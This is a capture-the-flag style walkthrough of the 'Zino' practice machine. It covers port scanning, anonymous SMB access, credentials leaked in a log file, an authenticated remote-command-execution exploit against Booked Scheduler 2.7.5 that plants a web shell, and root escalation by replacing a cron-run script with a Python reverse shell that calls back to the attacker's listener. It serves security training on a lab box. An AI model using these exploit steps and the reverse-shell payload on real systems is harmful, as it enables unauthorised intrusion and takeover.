Zino (CVE foothold, crontab privec

Nmap

```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
8003/tcp open  mcreport



Making a script scan on extra ports: 8003



PORT     STATE SERVICE VERSION
8003/tcp open  http    Apache httpd 2.4.38
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2019-02-05 21:02  booked/
|_
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: Host: 127.0.1.1
```

SMB enum

```
┌──(root㉿kali)-[~/pg/practice/Zino]
└─# smbmap -u 'anonymous' -p 'anonymous' -H 192.168.249.64
[+] Guest session       IP: 192.168.249.64:445  Name: 192.168.249.64
        Disk                                                    Permissions
Comment
    ----                                                    -----------     ---
----
    zino                                                READ ONLY       Logs
```

```
    print$                                          NO ACCESS       Printer
Drivers
    IPC$                                            NO ACCESS       IPC Service
(Samba 4.9.5-Debian)
```

Can retrieve local.txt from FTP as anon user

FTP creds

```
┌──(root㉿kali)-[~/pg/practice/Zino]
└─# smbclient //192.168.249.64/zino

Password for [WORKGROUP\root]:

Try "help" to get a list of possible commands.
smb: \>
smb: \> dir
  .                                   D        0  Thu Jul  9 15:11:49 2020
  ..                                  D        0  Tue Apr 28 09:38:53 2020
  .bash_history                       H        0  Tue Apr 28 11:35:28 2020
  error.log                           N      265  Tue Apr 28 10:07:32 2020
  .bash_logout                        H      220  Tue Apr 28 09:38:53 2020
  local.txt                           N       33  Fri Nov 11 21:25:40 2022
  .bashrc                             H     3526  Tue Apr 28 09:38:53 2020
  .gnupg                             DH        0  Tue Apr 28 10:17:02 2020
  .profile                            H      807  Tue Apr 28 09:38:53 2020
  misc.log                            N      424  Tue Apr 28 10:08:15 2020
  auth.log                            N      368  Tue Apr 28 10:07:54 2020
  access.log                          N     5464  Tue Apr 28 10:07:09 2020
  ftp                                 D        0  Tue Apr 28 10:12:56 2020
```

FTP as the anonymous user and enumerate files


```
smb: \> mget *.*
```

Download all the files, we notice something interesting within the misc.log file


```
┌──(root㉿kali)-[~/pg/practice/Zino]
└─# cat misc.log
Apr 28 08:39:01 zino systemd[1]: Starting Clean php session files...
Apr 28 08:39:01 zino CRON[2791]: (CRON) info (No MTA installed, discarding output)
Apr 28 08:39:01 zino systemd[1]: phpsessionclean.service: Succeeded.
Apr 28 08:39:01 zino systemd[1]: Started Clean php session files.
```

```
Apr 28 08:39:01 zino systemd[1]: Set application username "admin"
Apr 28 08:39:01 zino systemd[1]: Set application password "adminadmin"
```

Trying to login with the creds `admin:adminadmin` with FTP fails so lets try the HTTP port on 8003.



It works!



Booked Scheduler v2.7.5

Searching for the version on searchsploit gives use some potential exploits to work with.

```
┌──(root㉿kali)-[~/pg/practice/Zino]
└─# searchsploit booked
------------------------------------------------------------------------------ ------
---------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ------
---------------------------
Booked Scheduler 2.7.5 - Remote Command Execution (Metasploit)                |
php/webapps/46486.rb
```

```
Booked Scheduler 2.7.5 - Remote Command Execution (RCE) (Authenticated)     |
php/webapps/50594.py
Booked Scheduler 2.7.7 - Authenticated Directory Traversal                  |
php/webapps/48428.txt
------------------------------------------------------------------------------ ------
--------------------------
Shellcodes: No Resul
```

Foothold

```
┌──(root㉿kali)-[~/pg/practice/Zino]
└─# python3 50594.py http://192.168.249.64:8003 admin adminadmin
[+] Logged in successfully.
[+] Uploaded shell successfully
[+] http://192.168.249.64:8003/booked/Web/custom-favicon.php?cmd=

$ bash

$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Priv esc

We have a cronjob that we can exploit.

```
*/3 *   * * *   root    python /var/www/html/booked/cleanup.py
```

Lets backup cleanup.py and replace it with our own python reverse shell

```
mv cleanup.py cleanup.py.bak
```

```
import
socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.16
8.49.249",8003));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
pty.spawn("/bin/sh")
```

Add the reverse shell within the booked directory and make it executable.

```
chmod +x cleanup.py
```

Now start your listner and wait for a reverse shell.

```
┌──(root㉿kali)-[/var/www/html]
└─# rlwrap nc -lvnp 8003
listening on [any] 8003 ...
connect to [192.168.49.249] from (UNKNOWN) [192.168.249.64] 34056
id
id
uid=0(root) gid=0(root) groups=0(root)
# 
```